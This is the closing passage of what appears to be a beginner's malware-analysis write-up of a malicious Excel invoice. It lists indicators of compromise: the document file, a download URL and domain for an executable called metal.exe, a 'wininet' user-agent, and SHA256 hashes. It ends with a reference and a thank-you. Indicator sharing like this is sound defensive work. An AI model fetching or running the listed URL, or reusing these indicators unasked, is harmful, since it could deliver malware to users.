MzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
```

At this point, we are ready to extract IOCs.


IOCS + FILES

Indicators of compromise



Value	Type
invoice-02-01-2022.xls	file
http://shinyobjects.birds/metal.exe	url
shinyobjects.birds	domain
wininet	user-agent
metal.exe	Executable file

Files



Filename	MIME Type	Size	SHA256
invoice-02-01-2022.xls	application/msexcel	52736	a3f128976fb477883db4f7ecc2aae05e61e2de224ad584454022aced8f8f5ca5
metal.exe	application/x-dosexec	4096	972698284231a351f847dfb902e26787749870618ed7d36861d2b5c579ce6a14

References

https://www.mandiant.com/resources/emulation-of-malicious-shellcode-with-speakeasy

Thank you!

Being a complete beginner with only about 6 months of self-taught cyber experience, this was definitely VERY challenging. But it was incredibly fun and I learned a lot on my way here.